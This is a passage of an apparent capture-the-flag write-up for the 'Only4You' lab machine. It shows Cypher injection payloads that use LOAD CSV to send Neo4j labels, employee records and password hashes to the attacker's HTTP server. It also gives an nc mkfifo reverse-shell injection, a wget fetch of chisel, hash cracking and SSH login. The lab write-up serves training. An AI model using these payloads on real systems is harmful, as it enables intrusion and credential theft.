16	12/0 // i.e. int/0	200	☐	☐	7529	
17	42-1 // i.e. int-int	200	☐	☐	7529	
18	randomstring	200	☐	☐	7529	
19	1 or 1=1	200	☐	☐	7529	
21	" or 1=1	200	☐	☐	7529	
23	" or "1"="1	200	☐	☐	7529	
24	...	200	☐	☐	7529	
27	" or "1"="1	200	☐	☐	7529	
28	" or "1"="2	200	☐	☐	7529	
29	" or True //	200	☐	☐	7529	
30	" or False //	200	☐	☐	7529	
31	...	200	☐	☐	7529	
0		200	☐	☐	11024	
22	' or '1'='1	200	☐	☐	11024	

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: gunicorn/20.0.4
Date: Tue, 25 Apr 2023 16:40:58 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 677
Set-Cookie: session=f37581fd-1005-4831-b3af-ecf56e82d8df; Expires=Tue, 25 Apr 2023 16:45:58 GMT; HttpOnly; Path=/
```

Illustration 24 Cipher Injection trials.

This doesn't give us many information as every request containing " ' " will generate a HTTP Code 500 response from server. Using the payloads from the same HackTricks Book Section, I will try and get the Database Software Name, Version and Edition and send them via a HTTP request generated by the database itself. The following Cipher Query will be used:

```
' OR 1=1 WITH 1 as a CALL dbms.components() YIELD name, versions, edition
UNWIND versions as version LOAD CSV FROM 'http://10.10.14.26:8000/?version=' +
version + '&name=' + name + '&edition=' + edition as l RETURN 0 as _0 //
```




```
POST /search HTTP/1.1
Host: localhost:8989
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 262
Origin: http://localhost:8989
Connection: close
Referer: http://localhost:8989/search
Cookie: remember_token=
2|0b1c8fb482cda39c11495cc840bf6644667fb08282766a7afad6c4d4e11b6496486500e353d687004f7befd7d19cdb67cdf80e8863d4ad
5bfe638db40a2a1701; lang=en-US; i_like_gogs=c51175b27308a4b6; redirect_to=%2Fuser%2Fforget_password; session=
f37581fd-1005-4831-b3af-ecf56e82d8df
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

search=
'+OR+1%3d1+WITH+1+as+a++CALL+dbms.components()+YIELD+name,+versions,+edition+UNWIND+versions+as+version+LOAD+CSV
+FROM+'http%3a//10.10.14.19%3a8000/%3fversion%3d'+%2b+version+%2b+'%26name%3d'+%2b+name+%2b+'%26edition%3d'+%2b+
edition+as+l+RETURN+0+as+_0+//+
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: gunicorn/20.0.4
Date: Tue, 25 Apr 2023 16:31:27 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 677
Set-Cookie: session=f37581fd-1005-4831-b3af-ecf5
Path=/

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-
    <title>
      500
    </title>
    <style type="text/css">
      *{
        position:relative;
        margin:0;
        padding:0;
        box-sizing:border-box;
      }

      .centered{
```

Illustration 25 HTTP request containing CipherInjection payload.

This query, if executed, will send an HTTP request from the database to a "Simple HTTP Server" running on port 8000 of my machine containing the Neo4J software name, version, and edition.




```
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.210 - - [27/Apr/2023 13:11:39] code 400, message Bad request syntax ('GET /?version=5.6.0&name=Neo4j Kernel&edition=community HTTP/1.1')
10.10.11.210 - - [27/Apr/2023 13:11:39] "GET /?version=5.6.0&name=Neo4j Kernel&edition=community HTTP/1.1" 400 -
10.10.11.210 - - [27/Apr/2023 13:37:19] code 400, message Bad request syntax ('GET /?version=5.6.0&name=Neo4j Kernel&edition=community HTTP/1.1')
10.10.11.210 - - [27/Apr/2023 13:37:19] "GET /?version=5.6.0&name=Neo4j Kernel&edition=community HTTP/1.1" 400 -
```

Illustration 26 HTTP request received.

Cipher Injection is found, software running is "Neo4J Kernel, version 5.6.0 Community Edition".
Next payload sent is aimed at retrieving the labels of the nodes present in the database and send them via HTTP request to my python server.

```
' OR 1=1 WITH 1 as a CALL db.labels() YIELD label AS d LOAD CSV FROM
'http://10.10.14.26:8000/?d=' + d as l RETURN 0 as _0 //
```




Request

```
POST /search HTTP/1.1
Host: localhost:8989
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 144
Origin: http://localhost:8989
Connection: close
Referer: http://localhost:8989/employees
Cookie: remember_token=
2|0b1c8fb482cda39c11495cc840bf6644667fb08282766a7afad6c4d4e11b6496486500e353d687004f7befd7d
19cdb67cdf80e8863d4ad5bfe638db40a2a1701; lang=en-US; i_like_gogs=c51175b27308a4b6;
redirect_to=%2Fuser%2Fforget_password; session=c1906a8f-9e37-4fec-8469-bf614d3ff8a1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

search=' OR 1=1 WITH 1 as a CALL db.labels() YIELD label AS d LOAD CSV FROM
'http://10.10.14.26:8000/?d=' + d as l RETURN 0 as _0 //
```

Response

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: gunicorn/20.0.4
Date: Thu, 27 Apr 2023 18:01:40 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 677
Set-Cookie: session=c1906a8f-9e37-4fec-8469-bf6

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device
    <title>
      500
    </title>
    <style type="text/css">
      *{
        position:relative;
        margin:0;
        padding:0;
        box-sizing:border-box;
      }

      .centered{
        height:100vh;
        display:flex;
        flex-direction:column;
        justify-content:center;
        align-items:center;
```

Illustration 27 Second Cipher Injection payload sent.




```
10.10.11.210 - - [27/Apr/2023 13:48:53] "GET /?d=user HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 13:48:53] "GET /?d=employee HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 13:48:54] "GET /?d=user HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 13:48:54] "GET /?d=employee HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 13:48:54] "GET /?d=user HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 13:48:55] "GET /?d=employee HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 13:48:55] "GET /?d=user HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 13:48:55] "GET /?d=employee HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 13:48:55] "GET /?d=user HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 13:48:55] "GET /?d=employee HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:01:35] "GET /?d=user HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:01:35] "GET /?d=employee HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:01:35] "GET /?d=user HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:01:36] "GET /?d=employee HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:01:36] "GET /?d=user HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:01:36] "GET /?d=employee HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:01:37] "GET /?d=user HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:01:37] "GET /?d=employee HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:01:37] "GET /?d=user HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:01:38] "GET /?d=employee HTTP/1.1" 200 -
```

Illustration 28 Node Labels

With the information about the different nodes' names and using the built-in function "key()" it is possible to get the properties of each node, and the value for each of the properties. Will also use "LOAD FROM CSV" function to send the information to my python web server. Firstly, the information for the "employees" nodes:

```
' OR 1=1 WITH 1 as a MATCH (e:employee) UNWIND keys(e) as result LOAD CSV
FROM 'http://10.10.14.26:8000/?e=' + result +'='+toString(e[result]) as l RETURN 0 as
_0 //
```




Request

```
POST /search HTTP/1.1
Host: localhost:8989
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 192
Origin: http://localhost:8989
Connection: close
Referer: http://localhost:8989/employees
Cookie: remember_token=
2|0b1c8fb482cda39c11495cc840bf6644667fb08282766a7afad6c4d4e11b6496486500e353d687004f7befd7d19cd
b67cdf80e8863d4ad5bfe638db40a2a1701; lang=en-US; i_like_gogs=c51175b27308a4b6; redirect_to=
%2Fuser%2Fforget_password; session=c1906a8f-9e37-4fec-8469-bf614d3ff8a1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

search=' OR 1=1 WITH 1 as a MATCH (e:employee) UNWIND keys(e) as result LOAD CSV FROM
'http://10.10.14.26:8000/?e=' + result +'='+toString(e[result]) as l RETURN 0 as _0 //
```

Response

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: gunicorn/20.0.4
Date: Thu, 27 Apr 2023 18:05:38 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 677
Set-Cookie: session=c1906a8f-9e37-4fec-8469-bf614d3ff8a1; Expires=Thu, 27 Apr 2023 18:10:38 GMT; HttpOnly; Path=

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>
      500
    </title>
    <style type="text/css">
      *{
        position:relative;
        margin:0;
        padding:0;
        box-sizing:border-box;
      }

      .centered{
        height:100vh;
        display:flex;
        flex-direction:column;
        justify-content:center;
        align-items:center;
      }
```

Illustration 29 Requesting each employee node properties using key().




```
10.10.11.210 - - [27/Apr/2023 14:05:35] "GET /?e=city=London HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:05:36] "GET /?e=salary=$36,738 HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:05:36] code 400, message Bad request syntax ('GET /?e=name=Sarah Jhonson HTTP/1.1')
10.10.11.210 - - [27/Apr/2023 14:05:36] "GET /?e=name=Sarah Jhonson HTTP/1.1" 400 -
```

Illustration 30 Employee node properties values.

Now, the information for the "user" nodes:


```
' OR 1=1 WITH 1 as a MATCH (u:user) UNWIND keys(u) as result LOAD CSV FROM 'http://10.10.14.26:8000/?u=' + result +'='+toString(u[result]) as l RETURN 0 as _0 //
```



```
POST /search HTTP/1.1
Host: localhost:8989
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 188
Origin: http://localhost:8989
Connection: close
Referer: http://localhost:8989/employees
Cookie: remember_token=
2|0b1c8fb482cda39c11495cc840bf6644667fb08282766a7afad6c4d4e11b6496486500e353d687004f7b
efd7d19cdb67cdf80e8863d4ad5bfe638db40a2a1701; lang=en-US; i_like_gogs=c51175b27308a4b6
; redirect_to=%2Fuser%2Fforget_password; session=c1906a8f-9e37-4fec-8469-bf614d3ff8a1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

search=' OR 1=1 WITH 1 as a MATCH (u:user) UNWIND keys(u) as result LOAD CSV FROM
'http://10.10.14.26:8000/?u=' + result +'='+toString(u[result]) as l RETURN 0 as _0 //
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: gunicorn/20.0.4
Date: Thu, 27 Apr 2023 18:07:11 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 677
Set-Cookie: session=c1906a8f-9e37-4fec-8469-

<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=dev
    <title>
      500
    </title>
    <style type="text/css">
      *{
        position:relative;
        margin:0;
        padding:0;
        box-sizing:border-box;
      }

      .centered{
```


Illustration 31 Requesting each user node properties using key().



```
10.10.11.210 - - [27/Apr/2023 14:07:07] "GET /?u=password=8c6976e5b5410415bde908bd4dee15dfb167a9c873fc4bb8a81f6f2ab448a918 HTTP/1.1" 200
10.10.11.210 - - [27/Apr/2023 14:07:07] "GET /?u=username=admin HTTP/1.1" 200 -
10.10.11.210 - - [27/Apr/2023 14:07:07] "GET /?u=password=a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6 HTTP/1.1" 200
10.10.11.210 - - [27/Apr/2023 14:07:07] "GET /?u=username=john HTTP/1.1" 200 -
```

Illustration 32 User node properties values.


As it can be seen in the previous picture, password hash for user "John" is recovered. Using and online tool (<u>https://hashes.com/en/tools/hash_identifier</u>), a new password is found "ThisIs4You".



```
a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6 - ThisIs4You - Possible algorithms: SHA256
```

Illustration 33 John password recovered.

As with every new credentials, I try to access via ssh to the machine using them.



```
└─$ ssh john@only4you.htb
john@only4you.htb's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-146-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 27 Apr 2023 06:12:09 PM UTC

  System load:           0.11
  Usage of /:            85.0% of 6.23GB
  Memory usage:          45%
  Swap usage:            0%
  Processes:             271
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.210
  IPv6 address for eth0: dead:beef::250:56ff:feb9:472f

  ⇒ / is using 85.0% of 6.23GB

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Apr 18 07:46:32 2023 from 10.10.14.40
john@only4you:~$ ls -la
total 32
drwxr-x--- 4 john john 4096 Mar 30 11:51 .
drwxr-xr-x 4 root root 4096 Mar 30 11:51 ..
lrwxrwxrwx 1 root root    9 Nov 30 21:46 .bash_history → /dev/null
-rw-rw---- 1 john john  220 Feb 25  2020 .bash_logout
-rw-rw---- 1 john john 3772 Dec  4 15:48 .bashrc
drwx------ 2 john john 4096 Mar 30 11:51 .cache
lrwxrwxrwx 1 john john    9 Dec  8 20:42 .mysql_history → /dev/null
-rw-rw---- 1 john john  807 Feb 25  2020 .profile
drwx------ 2 john john 4096 Mar 30 11:51 .ssh
-rw-r----- 1 root john   33 Apr 27 10:31 user.txt
john@only4you:~$ cat user.txt
733984d25d58b7e5c16afc1b729526ab
```

Illustration 34 SSh access as john.

4.1.2 Initial Access – LFI+RCE+Cipher Injection

Vulnerability Explanation: Present subdomain is vulnerable to LFI, which lets the attacker to leak the main domain application source code. Reviewing this code, a Command Injection point is found which allows RCE and thus, to open a reverse shell. Through this shell, port forwarding allows access to a local hosted app login page, where default credentials are tested gaining access using “admin:admin”. This locally hosted application is vulnerable to Cipher Injection attacks and is possible to extract hashed passwords for ssh user John.

Vulnerability Fix: Sanitizing user input to avoid LFI, and command injection. Avoid using globally known default credentials as “admin:admin”.


Severity: Critical

Steps to reproduce the attack: The steps followed for discovering the entry path are explained above, here, I will only show the injections used to obtain the info that let the attacker open and ssh shell as local user john.

- Setup a listening port (444) and send HTTP post Request to http://only4you.htb with following params:
    - name=randomString
    - email=inf@random|rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.10.14.26+444+>/tmp/f
    - subject=randomString
    - message=randomString
- Download chisel on the victim with: *“wget http;//10.10.14.26:8000/chisel”*
- Port forwarding to access local web app on port 8001 with
    - On attacking machine: *“./chisel server -p 8888 –reverse”*
    - On victim: *“./chisel client attacking-ip:8888 R:8989:localhost:8001”*
- Access http://localhost:8989 and login with default credentials “admin:admin”
- Setup a Python Simple HTTP Server (listening on port 8000) on attacking machine using: “python -m http.server”
- On the search panel, introduce the following Cypher Query: *“ ' OR 1=1 WITH 1 as a MATCH (u:user) UNWIND keys(u) as result LOAD CSV FROM 'http://10.10.14.26:8000/?u=' + result +'='+toString(u[result]) as l RETURN 0 as _0 // “*
- Break the obtained SHA256 hash (*“a85e870c05825afeac63215d5e845aa7f3088cd15359ea88fa4061c6411c55f6”*) for user’s john password (*“ThisIs4You”*)
- Access via SSH as “john”.

Proof of Concept Code: no exploit used.


User flag: 733984d25d58b7e5c16afc1b729526ab



```
john@only4you:~$ cat user.txt
733984d25d58b7e5c16afc1b729526ab
john@only4you:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.210  netmask 255.255.254.0  broadcast 10.10.11.255
        inet6 dead:beef::250:56ff:feb9:472f  prefixlen 64  scopeid 0×0<global>
        inet6 fe80::250:56ff:feb9:472f  prefixlen 64  scopeid 0×20<link>
        ether 00:50:56:b9:47:2f  txqueuelen 1000  (Ethernet)
        RX packets 1472134  bytes 335322055 (335.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1496646  bytes 1047345338 (1.0 GB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 423842  bytes 68597821 (68.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 423842  bytes 68597821 (68.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

john@only4you:~$ hostname
only4you
john@only4you:~$ date
Fri 28 Apr 2023 10:27:37 AM UTC
john@only4you:~$
```

Illustration 35 User flag.

4.1.3 Privilege Escalation – Insecure sudo permission



```
john@only4you:~$ sudo -l
Matching Defaults entries for john on only4you:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on only4you:
    (root) NOPASSWD: /usr/bin/pip3 download http\://127.0.0.1\:3000/*.tar.gz
john@only4you:~$
```

Illustration 36 Available sudo commands for user "john"

Vulnerability Explanation: After establishing a foothold on target as user "john", it was checked which commands was possible to run as sudo and found that john is authorized to run *"/usr/bin/pip3 download http://127.0.0.1:3000/*.tar.gz"* as sudo. As there is a wildcard (*) in the command, it is possible to download any file with extension *".tar.gz*" from localhost port 3000. In this port is where the Gogs is running so it is possible to upload a malicious python package to an existing repository that executes the code we want and download it with privileges (thus, executing the code with privileges) using the available command.

Vulnerability Fix: Avoid using wildcards on the available sudo commands.

